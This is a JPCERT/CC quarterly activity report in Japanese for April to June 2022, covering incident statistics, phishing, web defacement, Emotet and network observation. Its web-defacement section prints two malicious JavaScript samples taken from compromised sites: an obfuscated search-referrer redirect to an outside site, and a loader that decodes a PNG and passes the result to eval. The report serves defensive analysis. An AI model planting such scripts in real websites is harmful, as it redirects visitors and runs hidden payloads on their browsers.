JPCERT/CC 活動四半期レポート

2022 年 4 月 1 日 ～ 2022 年 6 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2022 年 7 月 14 日

活動概要トピックス

ートピック1ー　JPCERT/CC 感謝状 2022

JPCERT/CC は、さまざまな国内のサイバー攻撃の被害を低減するために、インシデントへの対応支援活動、インシデントを未然に防ぐための早期警戒活動、マルウェア分析、ソフトウェア製品等の脆弱性に関する調整活動を行っています。これらの活動を円滑かつ効果的に進めるためには、皆さまからの情報提供やさまざまなご協力が欠かせません。JPCERT/CC では、サイバーセキュリティ対策活動に対する皆さまからの御厚意と御力添えに深く思いをいたし、特に大きなご貢献をいただいた方に感謝状を贈呈する制度を設けています。

今年度は、横浜国立大学の吉岡克成准教授と、株式会社 bitFlyer の松岡晋矢様へ感謝状をお贈りいたしました。
横浜国立大学の吉岡克成准教授は、JPCERT/CC が主催する「定点観測友の会」において IoT マルウェア等に関するご自身の研究からの知見を共有いただき、また観測技術を持つ組織の参加の拡大にもご協力をいただきました。さらに、研究活動の中で発見した IoT 機器の脆弱性を数多く報告するとともに、脆弱性発見者として Responsible Disclosure を自ら実践されています。また、それらの脆弱性に関係する製品開発者との調整へのご支援をいただくなど、研究活動を通じてさまざまな形で JPCERT/CC の活動へのご協力をいただきました。

株式会社 bitFlyer の松岡晋矢様は、国内最大手の暗号資産交換業者である同社の CSIRT としてセキュリティインシデント対応に従事され、これまで過去数年にわたり、暗号資産交換業者をターゲットとした標的型攻撃に関するインシデントのご報告をいただき、それらの報告は JPCERT/CC によるマルウェア分析や早期警戒情報の発信を経て、国内組織におけるインシデントの早期発見や収束に生かされました。インシデント報告を通じてインターネット社会全体の安全につなげる JPCERT/CC の活動への継続的なご協力をいただくとともに、他組織の被害抑制に寄与するために自組織のインシデントを積極的に報告するという、多くの企業や組織にとって模範となる姿勢を示していただきました。

今年度の感謝状贈呈の詳細については次の Web ページで紹介しています。

JPCERT/CC 感謝状 2022
https://www.jpcert.or.jp/award/appreciation-award/2022.html

JPCERT CC®

目次

本活動は、経済産業省より委託を受け、「令和４年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「6.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4. 国際連携活動関連」、「8. 主な講演活動」、「9. 協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピューターセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 16,714 件、インシデント件数ベースでは 12,723 件でした（注 1）。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 7,890 件でした。前四半期の 5,558 件と比較して 42%増加しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウェアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2022/IR_Report2022Q1.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 8,088 件で、前四半期の 6,820 件から 18.6%増加しました。また、前年度同期（4,841 件）との比較では、67%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて［表 1-1］に示します。

［表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	4 月	5 月	6 月	本四半期合計（割合）
国内ブランド	1,861	2,034	1,628	5,523（68%）
国外ブランド	512	745	674	1,931（24%）
ブランド不明 (注 5)	263	175	196	634 （8%）
全ブランド合計	2,636	2,954	2,498	8,088

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国内ブランドのフィッシングサイトでは、携帯キャリア（au）のユーザーを狙ったものが多数を占めました。また、前四半期に引き続き ETC の利用照会サービス、EC サイト、JR 東日本が提供する Web サイト「えきねっと」、国内金融機関を装ったフィッシングも多く確認されました。

フィッシングサイトテイクダウンのために調整したサイトの割合は、国内が 26%、国外が 74%であり、前四半期（国内が 30%、国外が 70%）と比較し国外が増加しました。

1.1.1.2. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、557 件でした。前四半期の 703 件から 21%減少しています。

本四半期は、アクセスしてきたユーザーの Referrer 情報に応じて不審な Web サイトへ転送するような改ざんが施された Web サイトの事例が複数報告されました。［図 1-1］に、改ざんされた Web サイトに設置された転送スクリプトの例を示します。

```
<script>eval(('if(/(' + 'g' + 'oogl' + 'e' + '|' + 'ya' + 'hoo|' + 'bi' + 'ng|' + 'aol)' + '/' +
'i.tes' + 't(do' + 'cu' + 'men' + 't.r' + 'ef' + 'err' + 'er)' + ')' + '{w' + 'indo' + 'w.set' +
'Ti' + 'meout' + '(f' + 'unct' + 'ion()' + '{t' + 'op.l' + 'o' + 'cati' + 'on.h' + 'ref="' + 'ht
' + 't ' + 'ps ' + ': //' + 'stap' + 'l' + 'eam' + 'b' + 'i' + 'en' + 'ce.' + 'to' + 'p/i' +
'ndex' + '.' + 'ph' + 'p?ma' + 'i' + 'n_pag' + 'e=' + 'produ' + 'ct_' + 'info&' + 'p' + 'r' +
'oduc' + 'ts_' + 'id=10' + '9' + '01"},' + '10' + '00)}').replace(/####/g, '¥''))
```

［図 1-1：転送スクリプトの一部］

また、6 月には Web サイトにアクセスしてきたユーザー端末の次の情報を外部に送信する JavaScript ファイルが、不正に設置される事例を確認しています。

- ブラウザーの言語設定
- タイムゾーン

- User-Agent
- OS 情報

上記端末情報の送信後、外部サイトから PNG ファイルをダウンロードし、［図 1-2］に示すスクリプトによってデータファイルをデコードして、実行します。

```
for (var zd = ce.getImageData(0, 0, vy.width, vy.height).data, jz = "", vk = 0; vk < zd.length; vk++)
    if ((vk + 1) % 4) {
      var vn = 57 ^ zd[vk];
      32 <= vn && (jz += String.fromCharCode(vn))
    }
  eval(jz)
```

［図 1-2：設置されたスクリプトによる画像ファイルのデコード処理の一部］

1.1.1.3. その他

標的型攻撃に分類されるインシデントの件数は、2 件でした。
次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルまたは ISO ファイルをダウンロードさせる攻撃
本四半期は、不審なメールが送られる標的型攻撃メールの報告が複数寄せられました。確認された手口は、メール本文中のリンクを開かせて、不正なショートカットファイルが格納された ZIP ファイル、または ISO ファイルをダウンロードさせようとするものでした。
不正なショートカットファイルは、Word 文書のテンプレートファイルをダウンロードし、Microsoft Word のスタートアップフォルダーに保存します。ダウンロードされたテンプレートファイルには、外部から新たにファイルをダウンロードするマクロが含まれており、次回以降 Word ファイルを開く際に動作する仕組みになっていました。
ISO ファイルには、正規の Microsoft Word アプリケーションおよび、不正な DLL ファイルが含まれており、この Microsoft Word を起動すると、DLL サイドローディングにより不正な DLL ファイルが読み込まれ、不審な通信が発生する挙動が確認されています。

(2) BIG-IP の脆弱性（CVE-2022-1388）を利用した攻撃
本四半期は、BIG-IP の脆弱性によって、デバイス上に Web シェルを設置されたり、コンテンツを窃取されたりする事例を複数確認しました。

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起

等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザーが利用するソフトウェア製品の脆弱性情報や国内のインターネットユーザーが影響を受ける可能性のあるコンピューターウイルス、Web サイト改ざんなどのサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな情報を多角的に分析し、あわせて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）などを発信することにより、国内におけるサイバーインシデントの発生や拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 33,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる文書を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：15 件（うち更新情報が 7 件）　https://www.jpcert.or.jp/at/

2022-04-13　2022 年 4 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2022-04-13　Adobe Acrobat および Reader の脆弱性（APSB22-16）に関する注意喚起 (公開)
2022-04-13　Apache Struts 2 の脆弱性（S2-062）に関する注意喚起 (公開)
2022-04-20　2022 年 4 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)
2022-04-22　2022 年 4 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (更新)
2022-04-22　マルウェア Emotet の感染再拡大に関する注意喚起 (更新)
2022-04-26　マルウェア Emotet の感染再拡大に関する注意喚起 (更新)
2022-05-09　FUJITSU Network IPCOM の運用管理インタフェースの脆弱性に関する注意喚起 (公開)
2022-05-11　2022 年 5 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2022-05-20　マルウェア Emotet の感染再拡大に関する注意喚起 (更新)
2022-05-24　マルウェア Emotet の感染再拡大に関する注意喚起 (更新)

2022-05-27　マルウェア Emotet の感染再拡大に関する注意喚起 (更新)
2022-06-03　Confluence Server および Data Center の脆弱性（CVE-2022-26134）に関する注意喚起 (公開)
2022-06-06　Confluence Server および Data Center の脆弱性（CVE-2022-26134）に関する注意喚起 (更新)
2022-06-15　2022 年 6 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)

1.2.1.2. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の概要をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識やお知らせ等も掲載しています。本四半期における発行は次のとおりです。

発行件数：12 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 85 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 12 件でした。

2022-04-06　IPA が「クラウドサービスのサプライチェーンリスクマネジメント調査」の結果を公開
2022-04-13　IPA が「組織における内部不正防止ガイドライン」第 5 版を公開
2022-04-20　2022 年 1 月～2022 年 3 月分の「活動四半期レポート」「インシデント報告対応レポート」を公開
2022-04-27　JPCERT/CC がサイバー攻撃被害に係る情報の共有・公表ガイダンス検討会に事務局として参加
2022-05-11　2021 年に報告されたフィッシングサイトの傾向と利用されたドメインについて
2022-05-18　経済産業省が「OSS の利活用及びそのセキュリティ確保に向けた管理手法に関する事例集」を拡充
2022-05-25　個人情報保護委員会が「個人情報を考える週間」を公開
2022-06-01　JPCERT/CC が「Locked Shields 2022 参加記」を公開
2022-06-08　「Internet Week ショーケース 徳島・オンライン」開催のお知らせ
2022-06-15　フィッシング対策協議会が技術・制度検討 WG 報告会の資料を公開
2022-06-22　経済産業省が「サイバーセキュリティ体制構築・人材確保の手引き」（第 2.0 版）を公開
2022-06-29　「第 13 回 TCG 日本支部公開ワークショップ」開催のお知らせ

1.2.1.3. 早期警戒情報

重要インフラを支える組織の情報セキュリティ関連部署もしくは組織内 CSIRT のうち、「早期警戒情報」という枠組みに参加いただいた方々に向けて、セキュリティ上の深刻な影響をもたらす可能性のあ

る脅威情報やその分析結果、対策方法に関する「早期警戒情報」と呼ばれる情報を、各組織における必要性を勘案して、提供しています。本四半期には 3 件の早期警戒情報を発信しました。

「早期警戒情報」の枠組みへの参加については次の Web ページを参考にご検討ください。

早期警戒情報
https://www.jpcert.or.jp/wwinfo/

1.2.1.4. CyberNewsFlash

JPCERT/CC は、脆弱性やマルウェア、サイバー攻撃などに関する最新情報を CyberNewsFlash としてタイムリーに発信しています。発行時点で注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：10 件（うち更新情報が 0 件）　https://www.jpcert.or.jp/newsflash/

2022-04-01　Apple 製品のアップデートについて（2022 年 4 月）
2022-04-01　Spring Framework の任意のコード実行の脆弱性（CVE-2022-22965）について
2022-04-13　複数のアドビ製品のアップデートについて
2022-04-25　2022 年 1 月から 3 月を振り返って
2022-05-11　Intel 製品に関する複数の脆弱性について
2022-05-11　複数のアドビ製品のアップデートについて
2022-05-18　Apple 製品のアップデートについて（2022 年 5 月）
2022-05-19　ISC BIND 9 における脆弱性について（2022 年 5 月）
2022-06-15　Intel 製品に関する複数の脆弱性について
2022-06-15　複数のアドビ製品のアップデートについて

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) Confluence Server および Data Center の脆弱性（CVE-2022-26134）に関する情報発信

2022 年 6 月 2 日、ソフトウェア開発プロジェクト向けの製品を開発提供しているオーストラリア企業 Atlassian から Confluence Server および Data Center の脆弱性（CVE-2022-26134）に関するセキュリティアドバイザリが公開されました。本脆弱性が悪用された場合、認証されていない遠隔の第三者が当該ソフトが稼働するシステム上で任意のコードを実行する可能性がありました。また同アドバイザリによると Atlassian は本脆弱性を悪用した攻撃活動を確認しているとのことで、JPCERT/CC は速やかに対策を適用することを呼びかけるべく、同日に注意喚起を公開しました。

その後、JPCERT/CC では、本脆弱性を実証するコード（PoC）が公開されていることを確認しました。
また、注意喚起公開後に Atlassian より本脆弱性に対する修正バージョンと軽減策の情報が公開されたため、6 月 6 日に注意喚起を更新し、対策の適用を呼びかけました。

Confluence Server および Data Center の脆弱性（CVE-2022-26134）に関する注意喚起
https://www.jpcert.or.jp/at/2022/at220015.html

(2) マイクロソフトサポート診断ツールの脆弱性（CVE-2022-30190）に関する情報発信

2022 年 5 月 30 日、マイクロソフトから Windows の Microsoft サポート診断ツール（MSDT）に関する脆弱性（CVE-2022-30190）が公表されました。本脆弱性が悪用されると、第三者が、細工したファイルをユーザーに実行または読み込ませることによって任意のコードを実行できるなどの可能性がありました。JPCERT/CC では、2022 年 6 月 1 日時点で本脆弱性の詳細や悪用手法などに関する情報が公開されていることを確認し、加えて本脆弱性を悪用するとみられるファイルや攻撃に関する情報も確認したため、対策となる更新プログラムが公開されていないものの、回避策等の適用の検討を呼びかけるために、6 月 1 日に早期警戒情報を発信しました。

2022 年 6 月 15 日に、マイクロソフトの 6 月のセキュリティ更新プログラムで、本脆弱性を修正する更新プログラムが公開されたため、JPCERT/CC が発行している注意喚起の中で、本脆弱性の対応を改めて呼びかけました。

2022 年 6 月マイクロソフトセキュリティ更新プログラムに関する注意喚起
https://www.jpcert.or.jp/at/2022/at220016.html

(3) マルウェア Emotet に関する情報発信

2022 年 2 月頃から感染が急速に拡大しているマルウェア Emotet に関して、JPCERT/CC では、4 月以降引き続きその攻撃活動を観測しています。
Emotet の感染に至るメールとして、ショートカットファイル（LNK ファイル）あるいはそれを含むパスワード付き Zip ファイルを添付したメールが 2022 年 4 月 25 日頃より新たに観測されるようになりました。このファイルを実行すると、スクリプトファイルが生成、実行され、Emotet の感染に至ることを確認しました。
これは、マクロやコンテンツ有効化をしていない Word や Excel でも感染させるための新手法である可能性があり、不審なメールの添付ファイルやリンクを開かないよう記述を追加する注意喚起の更新を 4 月 26 日に行いました。
また JPCERT/CC では、マルウェア Emotet の新たな検体や攻撃手法の変化を確認するたびに、その対応ツールとしての EmoCheck の更新や対応のための FAQ を更新しています。あわせて必要に応じて注意喚起を更新して Emotet への対策を呼びかけています。

マルウェア Emotet の感染再拡大に関する注意喚起
https://www.jpcert.or.jp/at/2022/at220006.html

1.3. インターネット上でリスク源となり得るノードの活動と状態の観測と分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、いち早く異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法を開発しています。得られた分析結果は、例えば各地域の CSIRT や ISP、セキュリティベンダーが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッドプラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。
具体的には、サイバー空間全体の健全性を次の 2 つの側面から観測し分析しています。インターネット・ノード（以下「ノード」）のうち攻撃の踏み台として利用されやすいものの多寡と、攻撃活動の多寡です。

JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策が必要なセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノードを検索するサービス等からデータの提供を受け、それから攻撃に悪用されるノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサーに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析

1.3.1.1. インターネットリスク可視化サービス　— Mejiro —

インターネットリスク可視化サービス Mejiro では、次のポートがインターネットに対して開いているノードを Distributed Reflection Denial of Service（リフレクション型 DoS 攻撃）に悪用される恐れのあるインターネット上のリスク要因と見なし、国や地域ごとにその分布状況を分析しています。

・19/udp（CHARGEN）
・53/udp（DNS）
・123/udp（NTP）
・161/udp（SNMP）
・445/tcp（MSDS）

・1900/udp（SSDP）
・5060/udp（SIP）

それらのノードの IP アドレスをもとにノードが設置された国・地域を判別して、リスク要因の分布状況を調べます。さらに、国・地域ごとのリスク要因となるノード数から、Mejiro 指標と呼ばれる指標値を算出します。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待し、一般に公表する活動を継続しています。

1.3.1.2. ASEAN 各国に対して Mejiro データの提供

各地域におけるインターネット利用のリスク低減のため、本四半期には、インドネシア、マレーシア、フィリピン、シンガポール、タイ、ブルネイ、ベトナム、ラオス、ミャンマー、カンボジアの 10 カ国に対して Mejiro 指標を提供しました。Mejiro 指標は地域や ASN ごとの相対的な比較ができることから、それぞれの地域においてリスク要因の比較を行うことができ、対策などの知見の共有も議論しやすいと考えています。JPCERT/CC では、今後も Mejiro 指標の提供を続け、インターネットにおけるリスクの低減に繋げたいと考えています。

(1) 実証実験:インターネットリスク可視化サービス―Mejiro―
https://www.jpcert.or.jp/mejiro/index.html

1.3.1.3. インターネット上の環境変化に対する分析


インターネット上のリスク環境分析の一環として、応答のあるノード数の時系列推移も追跡しています。社会経済活動、自然災害などのイベントの影響が、インターネット・ノード数の変化として現れることもあり、長期的なトレンドとあわせて注視しています。

本四半期には、最近の国際情勢の変化に着目して、ウクライナがインターネットからはどう見えるのかを、Shodan Trends のデータを用いて分析し結果を次のブログで紹介しました。

インターネットスキャンデータから見るウクライナ（6 月 20 日公開）
https://blogs.jpcert.or.jp/ja/2022/06/shodan-trends-ua.html

What's happening in Ukraine on the Internet? – Data from Shodan Trends（6 月 27 日公開）
https://blogs.jpcert.or.jp/en/2022/06/shodan-trends-ua.html

インターネットから到達可能なウクライナに設置されたデバイス数が 2017 年以降長期的に減少トレンドにありましたが、2022 年 3 月からトレンドを大きく外れる急減が見られ、［図 1-3］のように侵攻の激しい地域で特にその傾向が顕著に出ていることを確認することができました。



［図 1-3：ウクライナの州別のスキャン応答数の変化 （2022 年 3 月、対前月）］

1.3.2. インターネット上の探索活動や攻撃活動に関する観測と分析

1.3.2.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサーを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」を構築し運用しています。TSUBAME から得られる情報を、すでに公開されている脆弱性情報やマルウェア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等を把握できる場合があります。
センサーの観測結果を一つのデータベースにまとめて、観測用センサーの設置に協力した各地域 National CSIRT 等と共有しデータの共同での分析や、グローバルな視野から攻撃活動等の迅速な把握に努めています。TSUBAME については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html


1.3.2.2. TSUBAME の観測データの活用

JPCERT/CC では、主に各組織のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサーで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2022 年 1 月から 3 月の期間に関するレポートと書き切れなかった内容を 2022 年 4 月 21 日にブログで公開しました。


TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples
インターネット定点観測レポート（2022 年 1～3 月）
https://www.jpcert.or.jp/tsubame/report/report202201-03.html
TSUBAME レポート Overflow（2022 年 1～3 月）
https://blogs.jpcert.or.jp/ja/2022/04/tsubame_overflow_2022-01-03.html

1.3.2.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-4］と［図 1-5］示します。




［図 1-4：宛先ポート別グラフ トップ 1-5（2022 年 4 月 1 日-6 月 30 日）］

